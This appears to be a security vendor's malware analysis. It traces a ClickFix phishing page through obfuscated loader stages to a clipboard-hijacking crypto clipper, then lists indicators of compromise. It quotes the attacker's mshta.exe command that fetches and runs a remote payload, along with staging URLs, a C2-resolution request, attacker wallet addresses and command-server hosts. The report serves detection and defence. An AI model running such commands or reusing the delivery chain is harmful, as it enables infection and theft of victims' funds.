


Figure 16 – A phishing page using the ClickFix technique to trick the victim into silently running a malicious downloader.

The page that imitates a Cloudflare verification screen and instructs the user to run:

`C:\Windows\SysWOW64\mshta.exe https://185.0xA1.0xFB[.]58/navy.7z`

`mshta.exe` is a built-in Windows utility intended to run HTML Applications (HTA). It is often abused by threat actors because it can execute script-based content directly from a remote URL using a system binary already present on the machine.

The object fetched from `https://185.0xA1.0xFB[.]58/navy.7z` is not a normal 7-Zip archive. Its beginning contains an HTA page with obfuscated VBScript, which `mshta.exe` executes. The appended archive content is benign decoy data and does not participate in the infection chain.

The VBScript retrieves the next stage from:

`http://194.150.220[.]218/4SLEYpfAk57hGubo/fo0suc2ki2.rtf`

Despite the .rtf extension, this resource is a heavily obfuscated PowerShell script. After deobfuscation, we found that it reconstructs an additional PowerShell stage in memory and uses an RC4-based routine to decrypt the next payload.

That stage then downloads:

[https://cdn-1415.brightcanvas\[.\]digital/fo0suc2ki2.rtf](https://cdn-1415.brightcanvas[.]digital/fo0suc2ki2.rtf)

This file also does not match its extension. In the observed chain, it is a ZIP archive containing a bundled Python environment, third-party libraries, Node.js modules, and a large heavily obfuscated Python script stored in `node_modules.asar`. Despite its name, `node_modules.asar` is not an Electron ASAR archive, but a Python loader disguised to blend in with the package contents.

The obfuscated script embeds a large shellcode blob directly in its body and launches it from memory. It copies the shellcode into a buffer, changes the memory protection to executable, and transfers execution to it via `ntdll!LdrCallEnclave`. In the sample we analyzed, the shellcode is executed **in-process**, inside the current bundled Python interpreter.

Once running, the shellcode acts as an in-memory loader for the next stage. It decrypts and decompresses an embedded payload container and manually maps the resulting PE payload into the same process memory. In other words, `node_modules.asar` is not a passive archive or Electron artifact, but the actual Python-based launch stage that executes shellcode and hands off execution to the next payload without writing the unpacked PE to disk.

Final payload: crypto clipper with on-chain C2 resolution

At a high level, the final payload is a clipboard-hijacking crypto clipper: it continuously monitors the clipboard for cryptocurrency wallet strings, identifies the wallet format locally, replaces the copied address with one of multiple attacker-controlled wallet addresses embedded in the sample, and writes the modified value back to the clipboard. In practice, this means a victim can copy a legitimate wallet address, paste it moments later, and unknowingly send funds to the attacker instead.

When executed, `AnimateClipper` first resolves its C2 by querying a smart contract over the public **BNB Smart Chain Testnet** JSON-RPC endpoint. The sample issues the following request:

POST <https://data-seed-prebsc-1-s1.binance.org:8545/>

```
{"id":1,"jsonrpc":"2.0","method":"eth_call","params":  
[{"to":"0x6936edc505501EBB2F202C985a021a06f1c10C9E","data":"0x3bc5de30"},"latest"]}
```

At the time of our analysis, the contract response resolved to the C2 domain:

kr.hugo-lapp.co

The malware uses HTTPS to communicate with the resolved C2 server. In the analyzed build, the observed logic includes periodic refresh check-ins and a second request format intended to report address-replacement activity. The replacement wallets themselves are fully embedded in the binary.

The hardcoded replacement addresses observed in the analyzed sample include:

0xA1E50DaF64fb2B342A64d848E396700962acC2d0

1PbWWqgKDBDorh525uecKaGZD21FGSoCeR

31kwGkJP9xM26cnQJLpe1CH6pjSt4DEDz2

32Epo1K92Xzo6Hayq1Fmkj21x4fUk7JZT7

bc1qcg5sx6a6evx5ls4gj6nh8d0jtamh89n2y473dr

bc1pqn73hlel3mmnza0kfl2alwkkkgaapeeknufgtysll8fs2z4umdf0qpvus9q

ltc1qk437ykzdxms9k9wh5vhd7aalsv0tfx6r39rrtv

LV9AYZKQEg891crnof7PFK6u77noVM4Y45

MG1FerSxboiwjvhvU2cv4n34pXz5FpC88p4

TNf4nzc6x6fZrBMLMaZZGV1SbCjShDqbaQ

r9yMnTm4NSzvG9rrwjM2ec8xZgh1cafXH8

cosmos1k5xu6njlc90r92gdwvtfjh826jduw7ptmry0q8

UQDvDUxFShoWWbHougyHjr0tFz3E38fX8e0bnTUpya-P0mXW

DH9W9S6mSSBsGeiSstgsGdiREZupQbZf9C

RRkUSs6V3Eu6gxjGDbGzcS99F5WyKtggsw

XvUreW3ZjMcDuMTowd1BZsK9CYJdk7eKJw

RMh4hfsi84LdbS4uS3jaSaNccc8kartkDJ

XALFSI6ETIZJH2N5CFT2CFOKPFDVDTZUVR7Q3L26UG74SWYGMY6X7MA46Q

XpY2GAXeKJwxSqF87BbPzD68Woy5trj8iKS1PPM

EME9M9cSy9FvfHvcx2gMPkp1H5Dj4YaKufPRsAyon8Tf

qphu2urfykunh5l42retl4aqw6xnfjkyjvicy6gjqrS

We also reviewed incoming transactions to the wallet addresses embedded in this sample. In the dataset we analyzed, the earliest inbound payments were recorded in July 2025, with the first observed transaction dated July 12, 2025. This indicates that the operation has likely been active for a prolonged period and suggests that the TDS-driven infection chain we observed may be only one of several distribution paths used to deploy the malware. While the observed on-chain inflows are modest, they nevertheless show that the embedded wallets received real funds.

Conclusion

This campaign is a reminder that “looking official” is not a meaningful security signal. The entry sites mimic legitimate open-source project portals, preserve real GitHub links to pass quick visual checks, and then use click interception to route the first download click into a gated TDS stack. From the user’s perspective, the path is deceptively simple: top Google result, polished “project” site, download. Under the hood, that single click can become a non-deterministic redirect chain that the victim never agreed to and cannot easily audit.

One of the most striking aspects of the campaign is the SessionGate branch used to deliver PUA. Its combination of server-side registration, one-time-style key release, per-session payload generation, and heavy obfuscation goes far beyond what is typically seen in commodity bundler chains. In practice, these counter-analysis measures make even obtaining the final payload unusually difficult for researchers. While such aggressive gating likely reduces overall delivery efficiency, at this campaign’s scale it is a rational tradeoff for the operators: it also reduces analyst visibility, delays detection, and helps the activity remain under the radar for longer. This is reflected in public telemetry — despite thousands of VirusTotal submissions for the initial loader and hundreds of related intermediate samples, we did not identify the final payload on VirusTotal.

Even if the upstream traffic source is not intended to distribute malware, repeated diversion of users into gray and malicious chains strongly suggests insufficient partner vetting and weak abuse prevention across the supply path. Mechanisms such as sending users somewhere other than the visible link target and handing sessions off to third-party infrastructure outside the original platform’s control are, at minimum, hallmarks of unfair and deceptive traffic practices, not transparent advertising.

More broadly, the embedded TDS layer behaves like a broker between ecosystems: it allows downstream operators to selectively receive only the sessions they want, based on GEO, browser fingerprinting, anti-bot checks, and capping. That makes attribution harder and accountability more diffuse — the impersonation operator does not need to be the malware author to enable malware delivery at scale.

Protections

Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

IOCs

Type	Indicator	Description
SHA-256	598b023e56c45b19173e8f96c1c88036d732fec305cf6bf1b9cf4dbe304beb7f	SessionGate Stage 1
SHA-256	74091f5a8746a1c68d73e1fc1e4e1ff514632ee3f632a8b306f35dabae2d2b64	SessionGate Stage 1
SHA-256	15e6df0c95f2147952308e640d55270e9d097639eaeabb34d4b352415f1c6bceb	SessionGate Stage 1
SHA-256	3bb92771e287aa0a8bdd8e5b5bb697427223eaefded3d9b64b5d5c32ad40f3c2	SessionGate Stage 1
SHA-256	cbad672d9bd06ce91ce465d049e50696fbaec9d209ca0ab1fd814d993d04bc9b	SessionGate Stage 1
SHA-256	4cdb1f7ac502289119f7f8256f00baaa994e6ecfb4000dcf5e1c46073508fcb3	SessionGate Stage 2
SHA-256	cbad672d9bd06ce91ce465d049e50696fbaec9d209ca0ab1fd814d993d04bc9b	SessionGate Stage 2 DLL #1
SHA-256	ce0888df5e28716432013a8ae002437bd3e993fbe8362c5ff9efbddabfe0ab77	SessionGate Stage 2 DLL #1
SHA-256	26f2abfc254a59c2386dd46dca16744f7147a0f0366cb6008e1d53219175f44c	SessionGate Stage 2 DLL #2
SHA-256	e6a1a428a7c09c9946f7c0179d89b263f442dc3208b5144a9146c200e4185bd6	AnimateClipper
SHA-256	87361ba2bb412dcf49f8738f3b8b9b7dccb557ad2e76ea8d98ffa5b098ae3886	AnimateClipper
SHA-256	39dc2327fe1e5a56ac5ad9dc02f0386cff3d83dcfdc558cacba42ebb9dcc5ec2	RemusStealer
SHA-256	2e842eab0c16ddd1a2ec4a56610adb58d115b65a1e08e9b67e7e375f8eed0873	RemusStealer

Type	Indicator	Description
Domain	appfreshstart[.]com	SessionGate
Domain	appgetonline[.]com	SessionGate
Domain	webinnosetup[.]com	SessionGate
Domain	appmakingcenter[.]com	SessionGate
Domain	yourfastcrc[.]com	SessionGate
Domain	mobileversioncrc[.]com	SessionGate
Domain	webcrcprove[.]com	SessionGate
Domain	integritycrc[.]com	SessionGate
URL	http://buccstanor[.]pics:28313	RemusStealer
URL	http://baxe[.]pics:48261	RemusStealer
URL	http://217.156.122[.]75:1378	RemusStealer
URL	http://intem[.]lat:9592	RemusStealer
URL	http://ropea[.]top:28313	RemusStealer
URL	http://forestoaker[.]com:6290	RemusStealer
URL	http://buccstanor[.]pics:48261	RemusStealer
URL	http://94.231.205[.]229:28313	RemusStealer
URL	http://gluckcreek[.]online:48261	RemusStealer
URL	https://185.0xA1.0xFB[.]58/navy.7z	AnimateClipper
URL	http://194.150.220[.]218/4SLEYpfAk57hGubo/fo0suc2ki2.rtf	AnimateClipper
URL	https://cdn-1415.brightcanvas[.]digital/fo0suc2ki2.rtf	AnimateClipper
Domain	kr.hugo-lapp[.]co	AnimateClipper
Domain	io.hugo-lapp[.]lat	AnimateClipper
Domain	cw.hugo-lapp[.]lat	AnimateClipper
Domain	st.hugo-lapp[.]lat	AnimateClipper

Type	Indicator	Description
Domain	td.hugo-lapp[.]lat	AnimateClipper
Domain	fd.hugo-lapp[.]lat	AnimateClipper
Domain	ed.hugo-lapp[.]lat	AnimateClipper
Domain	flame-guard[.]cc	AnimateClipper
Domain	carlessclapped[.]com	AnimateClipper